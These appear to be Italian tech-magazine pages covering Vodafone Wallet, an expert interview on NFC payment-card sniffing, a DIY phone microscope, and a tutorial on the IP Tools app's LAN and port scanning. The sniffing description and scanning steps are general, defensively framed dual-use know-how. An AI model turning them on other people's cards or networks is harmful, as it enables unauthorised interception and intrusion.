
05 UNA CARTA FEDELTÀ

Aggiungiamo una carta (**Netcar**) tappando sull'apposita sezione. Dopo aver digitato nella casella di ricerca il nome della carta fedeltà, basta usare il codice a barre per inserire la nostra carta o digitare il numero di quest'ultima (nella schermata successiva).

06 ANCHE I BIGLIETTI!

Utilizzando il credito telefonico, è possibile ad esempio acquistare i biglietti per i mezzi pubblici di molte città italiane (*http://goo.gl/BIBhyK*). Aperta la relativa sezione e scelta la città, compriamo il ticket. Al controllore mostriamo il biglietto sul Vodafone Wallet.

Pagamenti con lo smartphone: quanto sono sicuri?

Lo abbiamo chiesto a Raoul Chiesa, noto esperto di sicurezza informatica che ci ha detto...

Linux Magazine • Secondo un'indagine condotta dal Politecnico di Milano le carte di pagamento contactless NFC attive nel nostro Paese sono 6 milioni. Tali schede permettono di usare il cellulare per effettuare pagamenti rapidi, senza dover digitare PIN o firmare alcun scontrino. Ma c'è da stare sicuri? Quali rischi si corrono?

Raoul Chiesa • Il rischio, dimostrato da svariati security researcher ed esperti di Information Security, inclusi il sottoscritto e l'Ing. Selene Giupponi, è lo "sniffing", ovverosia l'intercettazione del PAN (il numero della carta di credito) e dei dati dell'intestatario. Il "CVV" (il "codice di sicurezza") non viene intercettato, ma, per fare un esempio, Amazon non lo richiede per gli acquisti on-line, così come la maggior parte dei merchant (per acquisti on-line, appunto). L'abbinamento poi di NFC + smartphone aumenta ovviamente i rischi: quanti utenti hanno installato un antivirus, un rilevatore di malware sul proprio telefono "intelligente"? Credo stiamo parlando di percentuali inferiori al 5%, per essere buoni!

Linux Magazine • Il grado di sicurezza offerto da questa tecnologia non dipende dallo standard NFC ma dai gestori dei servizi di pagamento che non applicano un opportuno sistema di crittografia. Vorremmo sapere se in Italia esistono gestori "sicuri"...

Raoul Chiesa • Esattamente. No, a quanto mi risulta, la risposta purtroppo è negativa. Questo anche dopo aver parlato con alcuni di questi player e dimostrato loro con un "Proof of Concept" (intercettando la loro carta di credito davanti ai loro occhi!) la fattibilità dell'azione malevola, non si sono più fatti sentire. Forse, come spesso succede, "occhio non vede e cuore (portafoglio? Business?) non duole". Il problema è esattamente nella non corretta implementazione della cifratura; questo è particolarmente strano dato che, per fare un esempio, la metropolitana di Parigi funziona in tecnologia NFC, è sicura, non è intercettabile (e quindi non è clonabile e/o abusabile on-line), ma lo standard di cui stiamo parlando è sempre lo stesso!

Linux Magazine • Cosa si sente di consigliare ai nostri lettori che decidono di utilizzare questa nuova tipologia di pagamento? Quali precauzioni bisogna adottare?

Raoul Chiesa • Una molto banale, che un caro amico in quel di Latina, l'Ing. Stefano Giupponi, regala come gadget ai propri clienti: una custodia in metallo, nella quale riporre la carta NFC, che scherma appunto il segnale e non permette a malintenzionati di "sniffarci" la carta di credito.

Linux Magazine • Lo standard NFC (Near Field Communications), fornisce connettività wireless bidirezionale a corto raggio (fino ad un massimo di 10 cm). Come è possibile allora che un malintenzionato riesca ad intercettare i dati scambiati tra il nostro cellulare ed il POS per i pagamenti?

Raoul Chiesa • Ha presente la metropolitana di Milano alle 7.30 di mattina? Direi che i passeggeri sono molto vicini! Battute a parte, anche il wireless fornisce connettività entro certi limiti (il Wi-Fi di casa per capirci), ma con antenne direzionali e potenziate, possiamo arrivare da alcune decine di metri addirittura a chilometri. La stessa cosa avviene anche con NFC. Ma, ripeto, basterebbe sederci per un paio di ore davanti ad esercenti che accettano carte NFC (biglietterie automatiche delle Ferrovie dello Stato, piuttosto che catene Autogrill, librerie Feltrinelli, McDonald's...) e il risultato sarebbe lo stesso. Vero è che le carte NFC permettono transazioni al di sotto di certe cifre, molto modeste (20, 30, 50 euro, in genere, a seconda dei Paesi), ma è altrettanto vero che un "mass sniffing" è realizzabile in breve tempo (minuti, ore, giorni) e quindi il modello di revenue per il cybercriminale diventa scalabile.

LO SMARTPHONE COME UN MICROSCOPIO


Ecco come trasformare la fotocamera del nostro smartphone in un visore digitale utile per scoprire le meraviglie del micro mondo!

Cosa si nasconde nel micro mondo che ci circonda? La superficie di un tavolo, apparentemente liscia al tatto, se ingrandita si mostra molto più "frastagliata" di quello che sembra. Allo stesso modo, una foglia vista al microscopio rivela una complessa e affascinante struttura vegetale. Per questo motivo rimaniamo sempre affascinati quando buttiamo lo sguardo nelle lenti di un microscopio che ci proietta nel magico dell'infinitamente piccolo. Sembrerà incredibile, ma anche col nostro smartphone possiamo ora esplorare il micro mondo: apportando una semplice modifica alla lente della fotocamera (senza metterne a rischio l'integrità) potremo infatti trasformarla in un potente microscopio digitale. Non serve installare alcuna applicazione o perdersi dietro complicate operazioni di fotoritocco: basterà solo inquadrare il soggetto e scoprirne tutti i segreti più piccoli. Vediamo insieme di cosa si tratta!

Proprio come MacGyver!

Applichiamo l'ingegno e trasformiamo la fotocamera del nostro smartphone

01 TUTTO L'OCCORRENTE

Oltre allo smartphone, ci serve anche una piccola lente di ingrandimento da applicare sopra l'obiettivo della fotocamera. A tal scopo, possiamo servirci della lente che concentra la luce nelle piccole torce portatili.

02 LENTE DI INGRANDIMENTO

Servendoci di una striscia di nastro adesivo fissiamo la lente sull'obiettivo della fotocamera. In alternativa, possiamo procurarci un supporto di vetro o di plexiglass trasparente su cui fissare la piccola lente e usarlo poi come "supporto".

03 IL MICRO MONDO

Prendiamo l'oggetto da fotografare. Volendo fotografare materiali naturali come le foglie, è utile illuminarli da sotto con una torcia. Siamo pronti a mettere in funzione il nostro nuovo microscopio digitale!

METTI LA LENTE ALLO SMARTPHONE

Ingrandimento garantito fino a 150x!

Scattare una foto con lo smartphone usando un ingrandimento del 150x? È possibile grazie al progetto **Micro Phone Lens 150x: Cell Phone Based Microscope**. L'idea è venuta al ricercatore Thomas Larson di Seattle, che l'ha pubblicata sul sito KickStarter. E la sua intuizione è piaciuta a tal punto da aver raccolto, al momento in cui scriviamo, ben oltre 110.000 dollari di donazioni! Il progetto prevede la realizzazione di una lente ottica particolarmente sofisticata che si adatta a qualsiasi smartphone con almeno 5 megapixel di fotocamera e si attacca e stacca come un semplice adesivo. La Micro Phone Lens può già essere preordinata a soli 29 dollari!

L'APP DEI VERI SISTEMISTI!

Si chiama IP Tools ed è l'app Android che ti aiuta ad analizzare tutte le reti Wi-Fi. Ecco cosa ti permette di fare

La connessione a Internet è troppo lenta? Il router e il nostro provider non hanno alcun problema e la colpa è da ricercarsi in un qualche client connesso alla rete locale? Questo è solo uno dei possibili scenari in cui un'app del calibro di **IP Tools** trova terreno fertile, soprattutto se non abbiamo voglia di accedere il PC e sguinzagliare uno dei numerosi tool che il mondo GNU/Linux ci offre. Già, perché tutto quello che ci serve è racchiuso in quest'applicazione scaricabile gratis dal Play Store di Android. In pochi tap possiamo eseguire accurate analisi di rete, scovando quali client sono connessi, cosa stanno facendo e, addirittura, visualizzare eventuali porte aperte. In poche parole, tutto ciò che tool del calibro di nmap offrono quando siamo seduti di fronte al PC. Proprio per questo motivo, IP Tools non può di certo mancare nello smartphone o nel tablet del vero sistemista. Scopriamo come installarla e, soprattutto, come usarla!


IP Tools: l'app che ti mancava!

L'app è scaricabile gratuitamente dal Play Store: muoviamo i primi passi

01 LA GIUSTA APP

Verifichiamo che il nostro smartphone o tablet Android sia connesso al Web (tramite la rete 3G/4G o con un hotspot Wi-Fi) e accediamo al **Play Store** di Google. Da qui, ricerchiamo l'app gratuita **IP Tools.** Tappiamo quindi sul pulsante **Installa** per procedere subito al download.

02 TUTTO SOTTO CONTROLLO

Al termine dell'installazione, possiamo quindi avviare IP Tools. Prima, però, verifichiamo che il device sia connesso al Web tramite Wi-Fi e non 3G/4G. Nella schermata principale dell'app vengono riassunti i dati di connessione (nome della rete, IP, ecc).

03 DATI DETTAGLIATI

Scorrendo verso il basso la pagina riassuntiva della connessione (la home screen dell'applicazione), possiamo scoprire dati abbastanza interessanti. Fra questi c'è l'indirizzo IP del gateway e quelli dei DNS utilizzati dal router. Inoltre, viene mostrato il BSSID, il server utilizzato, il tipo di connessione e tanto altro.


04 MENU SEMPLIFICATO

Tappando sui tre punti allineati verticalmente è possibile accedere ad un menu semplificato dell'app. Ad esempio, da qui possiamo accedere velocemente alla pagina di configurazione del router (**Apri la pagina web del router**) o ottenere l'indirizzo IP di un host connesso alla rete (**Ottieni IP dall'host**).

Cosa succede nella tua LAN?

Sondiamo la nostra rete locale alla ricerca di porte aperte e informazioni più dettagliate

01 IL MENU PRINCIPALE

Tappiamo sulle tre linee orizzontali presenti nell'angolo in alto a sinistra dell'app: questo è il menu principale di IP Tools dal quale è possibile accedere alle decine di funzionalità di rete offerte dall'app.
Scopriamo dettagliatamente quelle più importanti e utilizzate dai veri sistemisti.

02 PERSONALIZZA L'APP

Sempre nel menu principale di IP Tools, è presente la voce **Preferenze**. Da qui possiamo personalizzare la configurazione dell'app, settando ad esempio le notifiche sonore (o tramite vibrazione). Al termo stesso, è possibile indicare il volume della notifica stessa e tante altre personalizzazioni.


03 SONDIAMO LA LAN

Un dispositivo nella nostra LAN ha delle porte aperte? Possiamo verificarlo direttamente da IP Tools, senza dover necessariamente avviare il nostro PC. Verifichiamolo subito. Tappiamo su **Scanner delle porte** e compiliamo il primo campo con l'indirizzo IP associato al dispositivo da controllare. Premiamo su **Avvia** e attendiamo qualche secondo.

04 PORTE APERTE!

Dopo qualche secondo il verdetto verrà mostrato a schermo. Nel caso in figura, ad esempio, l'unica porta aperta scovata sul dispositivo controllato (dall'indirizzo IP **192.168.43.1**) è la numero 53. Possiamo inoltre settare un range di porte da controllare, funzionalità molto utile nel caso in cui volessimo controllare una singola porta.

05 DEVICE CONNESSI

Ma come fare a verificare un singolo indirizzo IP se non conosciamo quelli presenti nella LAN? Semplice! Dal menu principale, tappiamo su **Scanner LAN**. Attendiamo qualche secondo prima di vedere a schermo tutti i device connessi. In questa maniera possiamo ad esempio scovare eventuali accessi non autorizzati (un pirata ha bucato la nostra rete?).

06 CHI NAVIGA?

Se vogliamo dare un'occhiata alle **Connessioni di rete**, tappiamo sull'omonima voce sempre presente nel menu principale dell'app. Da qui possiamo vedere tutto ciò che i client connessi stanno facendo: tutti i pacchetti scambiati vengono elecanti. considerata la mole di informazioni presenti, è più agevole una visualizzazione su un display di un tablet.

IL PERICOLO CORRE SULLO SMARTPHONE!

Come abbiamo scoperto fino ad ora, il vero punto di forza di IP Tools è la facilità d'uso: anche chi non ha mai utilizzato strumenti di analisi di rete e non ha voglia di imparare ad usare mille differenti comandi può muoversi agevolmente nell'interfaccia grafica dell'app e stanare ogni problematica di rete. Ma la cosa che ci preoccupa di più è che quest'app potrebbe finire nelle mani di malintenzionati pronti a ficcare il naso negli affari altrui. Pensiamo ad esempio ad un hotspot Wi-Fi aperto (i pub, ristoranti e i luoghi pubblici ormai pullulano di reti libere): qualcuno potrebbe "attaccare" gli altri client (scovando eventuali porte aperte) semplicemente maneggiando il proprio telefonino. Di sicuro senza dare nell'occhio. Dunque, il nostro consiglio, è sempre quello di tenere gli occhi bene aperti e di limitarci ad utilizzare le connessioni aperte unicamente per la semplice navigazione Web: evitiamo di accedere alla mailbox personale e, ancor di più, verifichiamo con regolarità che le porte del nostro PC, smartphone o tablet siano ben blindate! Ma gli stessi pericoli corrono sulle reti Wi-Fi dei router Alice, Fastware o Vodafone, ad esempio: non è una novità, infatti, che tali reti hanno delle password alcune volte facilmente calcolabili da un malintenzionato (come abbiamo scoperto nella Cover Story di questo mese). Verifichiamo dunque con una certa regolarità gli indirizzi IP degli host connessi alla nostra rete locale: IP Tools è perfetto anche per fare ciò.

Ma ora, terminiamo questa breve panoramica dell'app andando a scoprire ulteriori strumenti presenti: in pochi tap possiamo ad esempio scoprirne di più su qualsiasi dominio Internet attivo, verificandone i dati di intestazione o la scadenza.


Di chi è quel dominio?


IP Tools integra strumenti che ci aiutano a scoprire di più sui domini Web. Ecco come usarli

01 SERVIZIO WHOIS

Dal menu principale di IP Tools, optiamo per **Whois**. Inseriamo nel primo campo il dominio Internet che vogliamo verificare e selezioniamo da **Inserisci il tuo server** uno di quelli presenti (la lista è abbastanza nutrita - scegliamone uno qualsiasi). Terminiamo con un tap sul pulsante **Avvia**.

02 ECCO LE INFO!

Il servizio Whois offre informazioni aggiuntive sull'intestazione, la registrazione e la scadenza di un dato nome a dominio Internet. Così, dopo qualche secondo di attesa, tutte le informazioni del dominio ricercato vengono mostrate a schermo (intestatario, data di registrazione, data di scadenza.

03 IL TRACE ROUTE...

Ritorniamo al menu principale dell'app. Selezioniamo questa volta la voce **Trace route**. Indichiamo un dominio (ad esempio, **google.it**) e tappiamo sul pulsante **Avvia**. Vengono mostrati tutti i nodi per i quali la nostra richiesta passa: questa funzionalità è utile per scoprire i vari nodi per i quali la nostra richiesta (accesso ad un sito Web) passa.

04 ..E IL PING

Spostiamoci in **Ping** (sempre presente nel menu principale di IP Tools). Indichiamo uno degli indirizzi IP presenti nella nostra LAN (o esterno) e tappiamo sul pulsante **Avvia**. Così, potremo verificare gli effettivi tempi di risposta e valutare eventuali problematiche di rete (un indirizzo IP non è in grado di navigare agevolmente sul Web?).